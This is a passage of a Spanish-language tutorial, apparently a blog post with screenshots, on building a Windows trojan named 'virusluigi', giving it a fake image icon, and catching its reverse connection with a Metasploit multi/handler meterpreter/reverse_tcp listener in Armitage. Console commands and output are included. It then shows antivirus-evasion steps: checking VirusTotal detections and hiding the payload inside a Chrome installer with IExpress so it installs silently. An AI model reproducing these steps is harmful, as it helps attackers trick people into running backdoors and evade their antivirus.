
9. Una vez agregados los **paquetes XML**, vamos a "validar" el código inseguro para poder compilar nuestro código sin problemas. Nos dirigimos a la pestaña de herramientas superior → Proyecto → **Opciones de virusluigi**



10. Construcción → General → Tildamos la opción **"Permitir código inseguro"**

11. Por último, pulsamos F8 para compilar el código.


12. Comprobamos que se ha realizado correctamente. Para ello nos dirigimos al directorio del proyecto, en mi caso `/home/luigi/Escritorio`. Dentro del directorio `virusluigi`, nos dirigimos a **bin** y comprobamos que se ha creado el **fichero .exe**




4. Mini camuflaje para nuestro malware

Vamos a hacer uso del software **Resource Hacker** en Windows 7.


1. Una vez trasportado el nuevo fichero **.exe** al S.O Windows, abrimos el programa → **File** → **Open**
2. Seleccionamos nuestro **.exe**




3. Seleccionamos el siguiente **icono**:



4. Y elegimos nuestra imagen **.ico**



5. Ahora nuestro .exe tiene esta pinta:




Nota: Por defecto, Windows 10 no muestra las extensiones de los ficheros. Por tanto, nos sirve para ocultar nuestro malware.

5. Ejecución del troyano

Abrimos el software **Armitage** y comenzamos escuchar en busca de la **ejecución** de nuestra **backdoor**:

Seguimos los siguientes pasos:

1. Ejecutamos **use multi/handler**
2. Introducimos el payload: **set payload windows/meterpreter/reverse_tcp**
3. **set lhost** (@ip_kali)
4. **set lport** (puerto que usamos en la backdoor)
5. **exploit -j**



The screenshot shows the Armitage application window. The top menu bar includes 'Armitage View Hosts Attacks Workspaces Help'. On the left, there is a tree view with folders for 'auxiliary', 'exploit', 'payload', and 'post'. The main area is a dark console window with the following text:

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.1.2
lhost => 192.168.1.2
msf exploit(handler) > set lport 8080
lport => 8080
msf exploit(handler) > exploit -j
[*] Exploit running as background job 1.
[*] Started reverse TCP handler on 192.168.1.2:8080

msf exploit(handler) >
```


Es hora de hacer llegar nuestro malware a la máquina objetivo.

Nuestro objetivo abre la imagen. Mentira es un **malware** :)



Lo abre y no pasa nada. No hay imagen...


Pero en nuestras pantallas...



Como podemos comprobar, hemos obtenido una **sesión** en la consola de **Meterpreter**. Además, nuestro **malware** se encuentra en ejecución en segundo plano.

Ya tenemos una sesión iniciada con la maquina objetivo.

Decir que, tras **escanear el malware con diferentes AV's**, haciendo uso de la herramienta [VirusTotal](#), únicamente ha sido detectado como software malicioso por **22 antivirus de 67**:



22 engines detected this file

SHA-256 8d8f52617beae34716866477ce79219a12dceb1983c40afcecc6836003841c49

File name virusluigi.exe

File size 8.5 KB

Last analysis 2017-11-30 07:37:19 UTC

22 / 67

Detection	Details	Community	
Ad-Aware	⚠ Gen:Heur.MSIL.Krypt.88	Arcabit	⚠ Trojan.MSIL.Krypt.88
Avast	⚠ Win32:Evo-gen [Susp]	AVG	⚠ Win32:Evo-gen [Susp]
BitDefender	⚠ Gen:Heur.MSIL.Krypt.88	CrowdStrike Falcon	⚠ malicious_confidence_60% (D)
Cybereason	⚠ malicious.1b8fb7	Emsisoft	⚠ Gen:Heur.MSIL.Krypt.88 (B)
Endgame	⚠ malicious (high confidence)	eScan	⚠ Gen:Heur.MSIL.Krypt.88
ESET-NOD32	⚠ a variant of MSIL/Tiny.H	F-Secure	⚠ Gen:Heur.MSIL.Krypt.88

Asi que, **reinciamos Windows 10** para cerrar la sesión, y vamos a **reducir un poco más este umbral...**

6. Packer IExpress

Para **confundir** un poco mas a los AV's, vamos a hacer uso de la herramienta **IExpress**, presente en la mayoría de los Windows.

El funcionamiento es básico: a partir de un instalador **.exe** confiable, añadimos **nuestro malware** para instalarse en segundo plano.


Por ejemplo, voy a hacer uso del instalador de Chrome: **ChromeSetup.exe** para añadir **virusluigi.exe**.

Comencemos, recordamos que nos encontramos en Windows 7:


- En nuestro Escritorio ubicamos los **dos ficheros .exe** y abrimos **IExpress**



- **Siguiente** → Seleccionamos la **primera opción**




- Damos nombre al proyecto → **Siguiente**




- **No usamos prompt**, ya que no queremos que salga ningún mensaje al usuario. Cuanto mas oculto mejor :) → **Siguiente**




- Tampoco vamos a incluir **ninguna licencia** → **Siguiente**




- En esta pantalla vamos a añadir los archivos en cuestión. Seleccionamos **Add** → **virusluigi.jpg / ChromeSetup** → **Siguiente**




- Ahora decidiremos que programa **instalamos primero**. En mi caso voy a **ejecutar en primer lugar el instalador de Chrome** y posteriormente ejecutare el **troyano**




- Dejamos los **valores por defecto** (para que se muestre la pantalla de instalación):




- No mostramos **ningún mensaje** al final de la instalación




- Seleccionamos **Browse** y damos **nombre a nuestro .exe** que va a ser creado. Además, vamos a **ocultar el proceso de extracción** de los programas al usuario.




- **No reiniciamos** ya que perdíamos la conexión con la máquina objetivo



